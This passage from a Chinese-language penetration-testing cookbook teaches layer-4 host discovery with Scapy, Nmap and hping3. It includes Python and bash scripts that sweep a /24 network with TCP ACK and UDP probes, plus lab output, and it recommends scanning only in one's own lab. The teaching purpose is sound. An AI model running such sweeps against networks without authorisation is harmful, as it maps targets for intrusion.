这里，我们将整个请求栈赋给 `request` 变量。 现在，可以使用 `send` 和 `recieve` 函数跨线路发送请求，然后可以评估响应来确定目标地址的状态：

```
>>> response = sr1(request)
Begin emission:
.......Finished to send 1 packets.
....*
Received 12 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 40
  id= 0
  flags= DF
  frag= 0L
  ttl= 64
  proto= tcp
  chksum= 0x9974
  src= 172.16.36.135
  dst= 172.16.36.180
  \options\
###[ TCP ]###
     sport= http
     dport= ftp_data
     seq= 0
     ack= 0
     dataofs= 5L
     reserved= 0L
     flags= R
     window= 0
     chksum= 0xe21
     urgptr= 0
     options= {}
###[ Padding ]###
        load= '\x00\x00\x00\x00\x00\x00'
```

请注意，远程系统使用设置了 RST 标志的 TCP 数据包进行响应。 这由分配给 `flags` 属性的 `R` 值表示。 通过直接调用函数，可以将堆叠请求和发送和接收响应的整个过程压缩为单个命令：

```
>>> response = sr1(IP(dst="172.16.36.135")/TCP(flags='A'))
.Begin emission:
................
Finished to send 1 packets.
....*
Received 22 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 40
  id= 0
  flags= DF
  frag= 0L
  ttl= 64
  proto= tcp
  chksum= 0x9974
  src= 172.16.36.135
  dst= 172.16.36.180
  \options\
###[ TCP ]###
     sport= http
     dport= ftp_data
     seq= 0
     ack= 0
     dataofs= 5L
     reserved= 0L
     flags= R
     window= 0
     chksum= 0xe21
     urgptr= 0
     options= {}
###[ Padding ]###
        load= '\x00\x00\x00\x00\x00\x00'
```

现在我们已经确定了与发送到活动主机上的打开端口的 ACK 数据包相关联的响应，让我们尝试向活动系统上的已关闭端口发送类似的请求，并确定响应是否有任何变化：

```
>>> response = sr1(IP(dst="172.16.36.135")/TCP(dport=1111,flags=
'A'))
.Begin emission:
.........
Finished to send 1 packets.
....*
Received 15 packets, got 1 answers, remaining 0 packets
>>> response.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0x0
  len= 40
  id= 0
  flags= DF
  frag= 0L
  ttl= 64
  proto= tcp
  chksum= 0x9974
  src= 172.16.36.135
  dst= 172.16.36.180
  \options\
###[ TCP ]###
     sport= 1111
     dport= ftp_data
     seq= 0
     ack= 0
     dataofs= 5L
     reserved= 0L
     flags= R
     window= 0
     chksum= 0xa1a
     urgptr= 0
     options= {}
###[ Padding ]###
        load= '\x00\x00\x00\x00\x00\x00'
```

在此请求中，目标 TCP 端口已从默认端口 80 更改为端口 1111（未在其上运行服务的端口）。 请注意，从活动系统上的打开端口和关闭端口返回的响应是相同的。无论这是否是在扫描端口上主动运行的服务，活动系统都会返回 RST 响应。 另外，应当注意，如果将类似的扫描发送到与活动系统无关的 IP 地址，则不会返回响应。 这可以通过将请求中的目标 IP 地址修改为与实际系统无关的 IP 地址来验证：

```
>>> response = sr1(IP(dst="172.16.36.136")/TCP(dport=80,flags='A
'),timeo ut=1)
Begin emission:
................................................................
......... .....................................................
.................... ......
Finished to send 1 packets.
.....................
Received 3559 packets, got 0 answers, remaining 1 packets
```

因此，通过查看，我们发现对于发送到活动主机任何端口的 ACK 数据包，无论端口状态如何，都将返回 RST 数据包，但如果没有活动主机与之相关，则不会从 IP 接收到响应。 这是一个好消息，因为它意味着，我们可以通过只与每个系统上的单个端口进行交互，在大量系统上执行发现扫描。 将 Scapy 与 Python 结合使用，我们可以快速循环访问 `/ 24` 网络范围中的所有地址，并向每个系统上的仅一个 TCP 端口发送单个 ACK 数据包。 通过评估每个主机返回的响应，我们可以轻易输出活动 IP 地址列表。

```
#!/usr/bin/python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

if len(sys.argv) != 2:
    print "Usage - ./ACK_Ping.py [/24 network address]"
    print "Example - ./ACK_Ping.py 172.16.36.0"
    print "Example will perform a TCP ACK ping scan of the 172.1
6.36.0/24 range"
    sys.exit()

address = str(sys.argv[1])
prefix = address.split('.')[0] + '.' + address.split('.')[1] + '
.' + address.split('.')[2] + '.'

for addr in range(1,254):
    response = sr1(IP(dst=prefix+str(addr))/TCP(dport=80,flags='
A'), timeout=1,verbose=0)
    try:
        if int(response[TCP].flags) == 4:
            print "172.16.36."+str(addr)
    except:
        pass
```

提供的示例脚本相当简单。 当循环遍历 IP 地址中的最后一个八位字节的每个可能值时，ACK 封包被发送到 TCP 端口 80，并且评估响应来确定响应中的 TCP 标志的整数转换是否具有值 `4` （与单独 RST 标志相关的值）。 如果数据包具有 RST 标志，则脚本将输出返回响应的系统的 IP 地址。 如果没有收到响应，Python 无法

测试响应变量的值，因为没有为其赋任何值。 因此，如果没有返回响应，将发生异常。 如果返回异常，脚本将会跳过。 生成的输出是活动目标 IP 地址的列表。 此脚本可以使用句号和斜杠，后跟可执行脚本的名称执行：

```
root@KaliLinux:~# ./ACK_Ping.py
Usage - ./ACK_Ping.py [/24 network address]
Example - ./ACK_Ping.py 172.16.36.0
Example will perform a TCP ACK ping scan of the 172.16.36.0/24 r
ange
root@KaliLinux:~# ./ACK_Ping.py
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
```

类似的发现方法可以用于使用 UDP 协议来执行第四层发现。 为了确定我们是否可以使用 UDP 协议发现主机，我们需要确定如何从任何运行 UDP 的活动主机触发响应，而不管系统是否有在 UDP 端口上运行服务。 为了尝试这个，我们将首先在 Scapy 中构建我们的请求栈：

```
root@KaliLinux:~# scapy Welcome to Scapy (2.2.0)
>>> i = IP()
>>> i.dst = "172.16.36.135"
>>> u = UDP()
>>> request = (i/u)
>>> request.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 172.16.36.180
  dst= 172.16.36.135
  \options\
###[ UDP ]###
     sport= domain
     dport= domain
     len= None
     chksum= None
```

注意，UDP对象的默认源和目标端口是域名系统（DNS）。 这是一种常用的服务，可用于将域名解析为 IP 地址。 发送请求是因为它是有助于判断，IP 地址是否与活动主机相关联。 发送此请求的示例可以在以下命令中看到：

```
>>> reply = sr1(request,timeout=1,verbose=1)
Begin emission:
Finished to send 1 packets.
Received 7 packets, got 0 answers, remaining 1 packets
```

尽管与目标 IP 地址相关的主机是活动的，但我们没有收到响应。 讽刺的是，缺乏响应实际上是由于 DNS 服务正在目标系统上使用。这是因为活动服务通常配置为仅响应包含特定内容的请求。 你可能会自然想到，有时可以尝试通过探测未运行服务的 UDP 端口来高效识别主机，假设 ICMP 流量未被防火墙阻止。 现在，我们尝试将同一请求发送到不在使用的不同 UDP 端口：

```
>>> u.dport = 123
>>> request = (i/u)
>>> reply = sr1(request,timeout=1,verbose=1)
Begin emission: Finished to send 1 packets.
Received 5 packets, got 1 answers, remaining 0 packets
>>> reply.display()
###[ IP ]###
  version= 4L
  ihl= 5L
  tos= 0xc0
  len= 56
  id= 62614
  flags=
  frag= 0L
  ttl= 64
  proto= icmp
  chksum= 0xe412
  src= 172.16.36.135
  dst= 172.16.36.180
  \options\
###[ ICMP ]###
     type= dest-unreach
     code= port-unreachable
     chksum= 0x9e72
     unused= 0
###[ IP in ICMP ]###
        version= 4L
        ihl= 5L
        tos= 0x0
        len= 28
        id= 1
        flags=
        frag= 0L
        ttl= 64
        proto= udp
        chksum= 0xd974
        src= 172.16.36.180
        dst= 172.16.36.135
        \options\
###[ UDP in ICMP ]###
           sport= domain
           dport= ntp
           len= 8
           chksum= 0x5dd2
```

通过将请求目标更改为端口 123，然后重新发送它，我们现在会收到一个响应，表明目标端口不可达。如果检查此响应的源 IP 地址，你可以看到它是从发送原始请求的主机发送的。此响应随后表明原始目标 IP 地址处的主机处于活动状态。不幸的是，在这些情况下并不总是返回响应。这种技术的效率在很大程度上取决于你正在探测的系统及其配置。正因为如此，UDP 发现通常比 TCP 发现更难执行。它从来不会像发送带有单个标志的 TCP 数据包那么简单。在服务确实存在的情况下，

通常需要服务特定的探测。幸运的是，有各种相当复杂的 UDP 扫描工具，可以使用各种 UDP 请求和服务特定的探针，来确定活动主机是否关联了任何给定的IP地址。

工作原理

这里提供的示例使用 UDP 和 TCP 发现方式。 我们能够使用 Scapy 来制作自定义请求，来使用这些协议识别活动主机。 在 TCP 的情况下，我们构造了自定义的 ACK 封包并将其发送到每个目标系统上的任意端口。 在接收到 RST 应答的情况下，系统被识别为活动的。 或者，空的 UDP 请求被发送到任意端口，来尝试请求 ICMP 端口不可达响应。 响应可用作活动系统的标识。 然后这些技术中的每一个都可以在 Python 脚本中使用，来对多个主机或地址范围执行发现。

2.12 使用 Nmap 探索第四层

除了集成到 Nmap 工具中的许多其他扫描功能，还有一个选项用于执行第四层发现。 这个具体的秘籍演示了如何使用 Nmap 执行 TCP 和 UDP 协议的第4层发现。

准备

使用 Nmap 执行第四层发现不需要实验环境，因为 Internet 上的许多系统都将回复 TCP 和 UDP 请求。但是，强烈建议你只在您自己的实验环境中执行任何类型的网络扫描，除非你完全熟悉您受到任何管理机构施加的法律法规。如果你希望在实验环境中执行此技术，你需要至少有一个响应 TCP/UDP 请求的系统。在提供的示例中，使用 Linux 和 Windows 系统的组合。有关在本地实验环境中设置系统的更多信息，请参阅第一章中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。此外，本节还需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。有关编写脚本的更多信息，请参阅第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

在 Nmap 中有一些选项用于发现运行 TCP 和 UDP 的主机。 Nmap 的 UDP 发现已配置为，使用必需的唯一载荷来触发无响应的服务。 为了使用 UDP 执行发现扫描，请使用 `-PU` 选项和端口来测试：

```
root@KaliLinux:~# nmap 172.16.36.135 -PU53 -sn

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-11 20:11 EST
Nmap scan report for 172.16.36.135 Host is up (0.00042s latency)
.
MAC Address: 00:0C:29:3D:84:32 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds
This UDP discovery scan can also be modified to perform a scan o
f a sequential range by using dash notation. In the example prov
ided, we will scan the entire 172.16.36.0/24 address range:
root@KaliLinux:~# nmap 172.16.36.0-255 -PU53 -sn

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 06:33 EST
Nmap scan report for 172.16.36.1
Host is up (0.00020s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 172.16.36.2
Host is up (0.00018s latency).
MAC Address: 00:50:56:FF:2A:8E (VMware)
Nmap scan report for 172.16.36.132
Host is up (0.00037s latency).
MAC Address: 00:0C:29:65:FC:D2 (VMware)
Nmap scan report for 172.16.36.135
Host is up (0.00041s latency).
MAC Address: 00:0C:29:3D:84:32 (VMware)
Nmap scan report for 172.16.36.180
Host is up.
Nmap scan report for 172.16.36.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:EB:E1:8A (VMware)
Nmap done: 256 IP addresses (6 hosts up) scanned in 3.91 seconds
```

与之类似，也可以对输入列表所定义的一系列 IP 地址执行 Nmap UDP ping 请求。在提供的示例中，我们使用同一目录中的 `iplist.txt` 文件来扫描以下列出的每个主机：

```
root@KaliLinux:~# nmap -iL iplist.txt -sn -PU53
Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 06:36 EST
Nmap scan report for 172.16.36.2
Host is up (0.00015s latency).
MAC Address: 00:50:56:FF:2A:8E (VMware)
Nmap scan report for 172.16.36.1
Host is up (0.00024s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 172.16.36.135
Host is up (0.00029s latency).
MAC Address: 00:0C:29:3D:84:32 (VMware)
Nmap scan report for 172.16.36.132
Host is up (0.00030s latency).
MAC Address: 00:0C:29:65:FC:D2 (VMware)
Nmap scan report for 172.16.36.180
Host is up.
Nmap scan report for 172.16.36.254
Host is up (0.00021s latency).
MAC Address: 00:50:56:EB:E1:8A (VMware)
Nmap done: 6 IP addresses (6 hosts up) scanned in 0.31 seconds
```

尽管来自这些示例中的每一个的输出表明发现了六个主机，但是这不一定标识六个主机都通过 UDP 发现方法被发现。 除了在 UDP 端口 53 上执行的探测之外，Nmap 还将利用任何其它发现技术，来发现在指定范围内或在输入列表内的主机。虽然 `-sn` 选项有效防止了 Nmap 执行 TCP 端口扫描，但它不会完全隔离我们的 UDP ping 请求。 虽然没有有效的方法来隔离这个任务，你可以通过分析 Wireshark 或 TCPdump 中的流量，来确定通过 UDP 请求发现的主机。 或者，Nmap 也可以用于以 Scapy 的相同方式，来执行 TCP ACK ping。 为了使用 ACK 数据包识别活动主机，请结合你要使用的端口使用 `-PA` 选项：

```
root@KaliLinux:~# nmap 172.16.36.135 -PA80 -sn

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-11 20:09 EST
Nmap scan report for 172.16.36.135
Host is up (0.00057s latency).
MAC Address: 00:0C:29:3D:84:32 (VMware)
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

TCP ACK ping 发现方法还可以使用破折号符号在一定范围的主机上执行，或者可以基于输入列表在指定的主机地址上执行：

```
root@KaliLinux:~# nmap 172.16.36.0-255 -PA80 -sn

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 06:46 EST
Nmap scan report for 172.16.36.132
Host is up (0.00033s latency).
MAC Address: 00:0C:29:65:FC:D2 (VMware)
Nmap scan report for 172.16.36.135
Host is up (0.00013s latency).
MAC Address: 00:0C:29:3D:84:32 (VMware)
Nmap scan report for 172.16.36.180
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.43 seconds


root@KaliLinux:~# nmap -iL iplist.txt -PA80 -sn

Starting Nmap 6.25 ( http://nmap.org ) at 2013-12-17 06:47 EST
Nmap scan report for 172.16.36.135
Host is up (0.00033s latency).
MAC Address: 00:0C:29:3D:84:32 (VMware)

Nmap scan report for 172.16.36.132
Host is up (0.00029s latency).
MAC Address: 00:0C:29:65:FC:D2 (VMware)
Nmap scan report for 172.16.36.180
Host is up.
Nmap done: 3 IP addresses (3 hosts up) scanned in 0.31 seconds
```

工作原理

Nmap 用于执行 TCP 发现的技术的基本原理，与 Scapy 用于执行 TCP 发现的技术相同。 Nmap 向目标系统上的任意端口发送一系列 TCP ACK 数据包，并尝试请求 RST 响应作为活动系统的标识。 然而，Nmap 用于执行 UDP 发现的技术有点不同于 Scapy 的技术。 Nmap 不仅仅依赖于可能不一致或阻塞的 ICMP 主机不可达响应，而且通过向目标端口发送服务特定请求，尝试请求响应，来执行主机发现。

2.13 使用 hping3 来探索第四层

我们之前讨论过，使用 `hping3` 来执行第3层 ICMP 发现。 除了此功能， `hping3` 还可以用于执行 UDP 和 TCP 主机发现。 然而，如前所述， `hping3` 被开发用于执行定向请求，并且需要一些脚本来将其用作有效的扫描工具。 这个秘籍演示了如何使用 `hping3` 来执行 TCP 和 UDP 协议的第4层发现。

准备

使用 `hping3` 执行第四层发现不需要实验环境，因为 Internet 上的许多系统都将回复 TCP 和 UDP 请求。但是，强烈建议你只在您自己的实验环境中执行任何类型的网络扫描，除非你完全熟悉您受到任何管理机构施加的法律法规。如果你希望在实验环境中执行此技术，你需要至少有一个响应 TCP/UDP 请求的系统。在提供的示例中，使用 Linux 和 Windows 系统的组合。有关在本地实验环境中设置系统的更多信息，请参阅第一章中的“安装 Metasploitable2”和“安装 Windows Server”秘籍。此外，本节还需要使用文本编辑器（如 VIM 或 Nano）将脚本写入文件系统。有关编写脚本的更多信息，请参阅第一章中的“使用文本编辑器（VIM 和 Nano）”秘籍。

操作步骤

与 Nmap 不同， `hping3` 通过隔离任务，能够轻易识别能够使用 UDP 探针发现的主机。 通过使用 `--udp` 选项指定 UDP 模式，可以传输 UDP 探针来尝试触发活动主机的回复：

```
root@KaliLinux:~# hping3 --udp 172.16.36.132
HPING 172.16.36.132 (eth1 172.16.36.132): udp mode set, 28 heade
rs + 0 data bytes
ICMP Port Unreachable from ip=172.16.36.132 name=UNKNOWN   statu
s=0 port=2792 seq=0
ICMP Port Unreachable from ip=172.16.36.132 name=UNKNOWN   statu
s=0 port=2793 seq=1
ICMP Port Unreachable from ip=172.16.36.132 name=UNKNOWN   statu
s=0 port=2794 seq=2 ^F
ICMP Port Unreachable from ip=172.16.36.132 name=UNKNOWN   statu
s=0 port=2795 seq=3
^C
--- 172.16.36.132 hping statistic --
4 packets transmitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 1.8/29.9/113.4 ms
```

在提供的演示中， `Ctrl + C` 用于停止进程。在 UDP 模式下使用 `hping3` 时，除非在初始命令中定义了特定数量的数据包，否则将无限继续发现。 为了定义要发送的尝试次数，应包含 `-c` 选项和一个表示所需尝试次数的整数值：

```
root@KaliLinux:~# hping3 --udp 172.16.36.132 -c 1
HPING 172.16.36.132 (eth1 172.16.36.132): udp mode set, 28 heade
rs + 0 data bytes
ICMP Port Unreachable from ip=172.16.36.132 name=UNKNOWN   statu
s=0 port=2422 seq=0

--- 172.16.36.132 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 104.8/104.8/104.8 ms
```

虽然 `hping3` 默认情况下不支持扫描多个系统，但可以使用 bash 脚本轻易编写脚本。 为了做到这一点，我们必须首先确定与活动地址相关的输出，以及与非响应地址相关的输出之间的区别。 为此，我们应该在未分配主机的 IP 地址上使用相同的命令：

```
root@KaliLinux:~# hping3 --udp 172.16.36.131 -c 1
HPING 172.16.36.131 (eth1 172.16.36.131): udp mode set, 28 heade
rs + 0 data bytes
--- 172.16.36.131 hping statistic
--1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

通过识别这些请求中的每一个的相关响应，我们可以确定出我们可以 `grep` 的唯一字符串; 此字符串能够隔离成功的发现尝试与失败的发现尝试。 在以前的请求中，你可能已经注意到，“ICMP 端口不可达”的短语仅在返回响应的情况下显示。 基于此，我们可以通过对 `Unreachable` 进行 `grep` 来提取成功的尝试。 为了确定此方法在脚本中的有效性，我们应该尝试连接两个先前的命令，然后将输出传递给我们的 `grep` 函数。 假设我们选择的字符串对于成功的尝试是唯一的，我们应该只看到与活动主机相关的输出：

```
root@KaliLiniux:~# hping3 --udp 172.16.36.132 -c 1; hping3 --udp
 172.16.36.131 -c 1 | grep "Unreachable"HPING 172.16.36.132 (eth
1 172.16.36.132): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.36.132 name=UNKNOWN   statu
s=0 port=2836 seq=0

--- 172.16.36.132 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 115.2/115.2/115.2 ms
--- 172.16.36.131 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

尽管产生了期望的结果，在这种情况下， `grep` 函数似乎不能有效用于输出。 由于 `hping3` 中的输出显示处理，它难以通过管道传递到 `grep` 函数，并只提取所需的行，我们可以尝试通过其他方式解决这个问题。 具体来说，我们将尝试确定输出是否可以重定向到一个文件，然后我们可以直接从文件中 `grep` 。 为此，我们尝试将先前使用的两个命令的输出传递给 `handle.txt` 文件：

```
root@KaliLinux:~# hping3 --udp 172.16.36.132 -c 1 >> handle.txt

--- 172.16.36.132 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 28.6/28.6/28.6 ms
root@KaliLinux:~# hping3 --udp 172.16.36.131 -c 1 >> handle.txt

--- 172.16.36.131 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
root@KaliLinux:~# ls Desktop  handle.txt
root@KaliLinux:~# cat handle.txt
HPING 172.16.36.132 (eth1 172.16.36.132): udp mode set, 28 heade
rs + 0 data bytes
ICMP Port Unreachable from ip=172.16.36.132 name=UNKNOWN   statu
s=0 port=2121 seq=0
HPING 172.16.36.131 (eth1 172.16.36.131): udp mode set, 28 heade
rs + 0 data bytes
```

虽然这种尝试并不完全成功，因为输出没有完全重定向到文件，我们可以看到通过读取文件中的输出，足以创建一个有效的脚本。 具体来说，我们能够重定向一个唯一的行，该行只与成功的 `ping` 尝试相关联，并且包含该行中相应的 IP 地址。 要验证此解决方法是否可行，我们需要尝试循环访问 `/ 24` 范围中的每个地址，然后将结果传递到 `handle.txt` 文件：

```
root@KaliLinux:~# for addr in $(seq 1 254); do hping3 --udp 172.
16.36.$addr -c 1 >> handle.txt; done
--- 172.16.36.1 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms

--- 172.16.36.2 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
--- 172.16.36.3 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

通过这样做，仍然有大量的输出（提供的输出为了方便而被截断）包含未重定向到文件的输出。 但是，以下脚本的成功不取决于初始循环的过多输出，而是取决于从输出文件中提取必要信息的能力：

```
root@KaliLinux:~# ls
Desktop  handle.txt
root@KaliLinux:~# grep Unreachable handle.txt
ICMP Port Unreachable from ip=172.16.36.132 HPING 172.16.36.133
(eth1 172.16.36.133): udp mode set, 28 headers + 0 data bytes
ICMP Port Unreachable from ip=172.16.36.135 HPING 172.16.36.136
(eth1 172.16.36.136): udp mode set, 28 headers + 0 data bytes
```

完成扫描循环后，可以使用 `ls` 命令在当前目录中确定输出文件，然后可以直接从此文件中对 `Unreachable` 的唯一字符串进行 `grep` ，如下一个命令所示。 在输出中，我们可以看到，列出了通过 UDP 探测发现的每个活动主机。 此时，剩下的唯一任务是从此输出中提取 IP 地址，然后将此整个过程重新创建为单个功能脚本：

```
root@KaliLinux:~# grep Unreachable handle.txt
ICMP Port Unreachable from ip=172.16.36.132
HPING 172.16.36.133 (eth1 172.16.36.133): udp mode set, 28 heade
rs + 0 data bytes
ICMP Port Unreachable from ip=172.16.36.135
HPING 172.16.36.136 (eth1 172.16.36.136): udp mode set, 28 heade
rs + 0 data bytes
root@KaliLinux:~# grep Unreachable handle.txt | cut -d " " -f 5
ip=172.16.36.132 ip=172.16.36.135
root@KaliLinux:~# grep Unreachable handle.txt | cut -d " " -f 5
| cut -d "=" -f 2 172.16.36.132 172.16.36.135
```

通过将输出使用管道连接到一系列 `cut` 函数，我们可以从输出中提取 IP 地址。现在我们已经成功地确定了一种方法，来扫描多个主机并轻易识别结果，我们应该将其集成到一个脚本中。 将所有这些操作组合在一起的功能脚本的示例如下：

```
#!/bin/bash
if [ "$#" -ne 1 ]; then
    echo "Usage - ./udp_sweep.sh [/24 network address]"
    echo "Example - ./udp_sweep.sh 172.16.36.0"
    echo "Example will perform a UDP ping sweep of the 172.16.36
.0/24 network and output to an output.txt file"
    exit
fi

prefix=$(echo $1 | cut -d '.' -f 1-3)

for addr in $(seq 1 254); do
    hping3 $prefix.$addr --udp -c 1 >> handle.txt;
done

grep Unreachable handle.txt | cut -d " " -f 5 | cut -d "=" -f 2
>> output.txt
rm handle.txt
```

在提供的 bash 脚本中，第一行定义了 bash 解释器的位置。 接下来的代码块执行测试来确定是否提供了预期的一个参数。 这通过评估提供的参数的数量是否不等于 1 来确定。如果未提供预期参数，则输出脚本的用法，并且退出脚本。 用法输出表明，脚本需要接受 `/ 24` 网络地址作为参数。 下一行代码从提供的网络地址中提取网络前缀。 例如，如果提供的网络地址是 `192.168.11.0` ，则前缀变量将被赋值为 `192.168.11` 。 然后对 `/ 24` 范围内的每个地址执行 `hping3` 操作，并将每个任务的结果输出放入 `handle.txt` 文件中。

```
root@KaliLinux:~# ./udp_sweep.sh
Usage - ./udp_sweep.sh [/24 network address]
Example - ./udp_sweep.sh 172.16.36.0
Example will perform a UDP ping sweep of the 172.16.36.0/24 netw
ork and output to an output.txt file
root@KaliLinux:~# ./udp_sweep.sh 172.16.36.0
--- 172.16.36.1 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
--- 172.16.36.2 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
--- 172.16.36.3 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
                *** {TRUNCATED} ***
root@KaliLinux:~# ls output.txt
output.txt
root@KaliLinux:~# cat output.txt
172.16.36.132
172.16.36.135
172.16.36.253
```

当脚本运行时，你仍然会看到在初始循环任务时看到的大量输出。 幸运的是，你发现的主机列表不会在此输出中消失，因为它每次都会写入你的输出文件。

你还可以使用 `hping3` 执行 TCP 发现。 TCP 模式实际上是 `hping3` 使用的默认发现模式，并且可以通过将要扫描的 IP 地址传递到 `hping3` 来使用此模式：

```
root@KaliLinux:~# hping3 172.16.36.132
HPING 172.16.36.132 (eth1 172.16.36.132): NO FLAGS are set, 40 h
eaders + 0 data bytes
len=46 ip=172.16.36.132 ttl=64 DF id=0 sport=0 flags=RA seq=0 wi
n=0 rtt=3.7 ms
len=46 ip=172.16.36.132 ttl=64 DF id=0 sport=0 flags=RA seq=1 wi
n=0 rtt=0.7 ms
len=46 ip=172.16.36.132 ttl=64 DF id=0 sport=0 flags=RA seq=2 wi
n=0 rtt=2.6 ms
^C
--- 172.16.36.132 hping statistic --
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.7/2.3/3.7 ms
```

我们之前创建一个bash脚本循环访问 `/ 24` 网络并使用 `hping3` 执行 UDP 发现，与之相似，我们可以为 TCP 发现创建一个类似的脚本。 首先，必须确定唯一短语，它存在于活动主机的相关输出中，但不在非响应主机的相关输出中。 为此，我们必须评估每个响应：

```
root@KaliLinux:~# hping3 172.16.36.132 -c 1
HPING 172.16.36.132 (eth1 172.16.36.132): NO FLAGS are set, 40 h
eaders + 0 data bytes
len=46 ip=172.16.36.132 ttl=64 DF id=0 sport=0 flags=RA seq=0 wi
n=0 rtt=3.4 ms
--- 172.16.36.132 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 3.4/3.4/3.4 ms
root@KaliLinux:~# hping3 172.16.36.131 -c 1
HPING 172.16.36.131 (eth1 172.16.36.131): NO FLAGS are set, 40 h
eaders + 0 data bytes
--- 172.16.36.131 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

在这种情况下，长度值仅存在于活动主机的相关输出中。 再一次，我们可以开发一个脚本，将输出重定向到临时 `handle` 文件，然后 `grep` 此文件的输出来确定活动主机：

```
#!/bin/bash
if [ "$#" -ne 1 ]; then
    echo "Usage - ./tcp_sweep.sh [/24 network address]"
    echo "Example - ./tcp_sweep.sh 172.16.36.0"
    echo "Example will perform a TCP ping sweep of the 172.16.36
.0/24 network and output to an output.txt file"
    exit
fi

prefix=$(echo $1 | cut -d '.' -f 1-3)

for addr in $(seq 1 254); do
    hping3 $prefix.$addr -c 1 >> handle.txt;
done

grep len handle.txt | cut -d " " -f 2 | cut -d "=" -f 2 >> outpu
t.txt
 rm handle.txt
```

此脚本的执行方式类似于 UDP 发现脚本。 唯一的区别是在循环序列中执行的命令， `grep` 值和提取 IP 地址的过程。 执行后，此脚本将生成一个 `output.txt` 文件，其中将包含使用 TCP 发现方式来发现的主机的相关 IP 地址列表。

```
root@KaliLinux:~# ./tcp_sweep.sh
Usage - ./tcp_sweep.sh [/24 network address]
Example - ./tcp_sweep.sh 172.16.36.0
Example will perform a TCP ping sweep of the 172.16.36.0/24 netw
ork and output to an output.txt file
root@KaliLinux:~# ./tcp_sweep.sh 172.16.36.0
--- 172.16.36.1 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.4/0.4/0.4 ms
--- 172.16.36.2 hping statistic --
1 packets transmitted, 1 packets received, 0% packet loss
round-trip min/avg/max = 0.6/0.6/0.6 ms
--- 172.16.36.3 hping statistic --
1 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
                    *** {TRUNCATED} ***
```

你可以使用 `ls` 命令确认输出文件是否已写入执行目录，并使用 `cat` 命令读取其内容。 这可以在以下示例中看到：

```
root@KaliLinux:~# ls output.txt
output.txt
root@KaliLinux:~# cat output.txt
172.16.36.1
172.16.36.2
172.16.36.132
172.16.36.135
172.16.36.253
```

工作原理

在提供的示例中， `hping3` 使用 ICMP 主机不可达响应，来标识具有 UDP 请求的活动主机，并使用空标志扫描来标识具有 TCP 请求的活动主机。 对于 UDP 发现，一系列空 UDP 请求被发送到任意目标端口，来试图请求响应。 对于 TCP 发现，一系列 TCP 请求被发送到目的端口 0，并没有激活标志位。 所提供的示例请求激活了 ACK + RST 标志的响应。 这些任务中的每一个都传递给了 bash 中的循环，来在多个主机或一系列地址上执行扫描。

第三章 端口扫描

> 作者：Justin Hutchens
>
> 译者：飞龙
>
>

确定目标的攻击面的下一步，是识别目标系统上的开放端口。开放端口对应系统上运行的联网服务。编程错误或实施缺陷可能使这些服务存在漏洞，有时可能导致系统的全面沦陷。要为了定可能的攻击向量，必须首先枚举项目范围内的所有远程系统上的开放端口。这些开放端口对应可以用 UDP 或 TCP 流量访问的服务。 TCP 和 UDP 都是传输协议。传输控制协议（TCP）更加常用，并提供面向连接的通信。用户数据报协议（UDP）是一种面向非连接的协议，有时用于传输速度比数据完整性更重要的服务。用于枚举这些服务的渗透测试技术称为端口扫描。与上一章讨论的主机发现不同，这些技术应该产生足够的信息，来识别服务是否与设备或服务器上的给定端口相关。

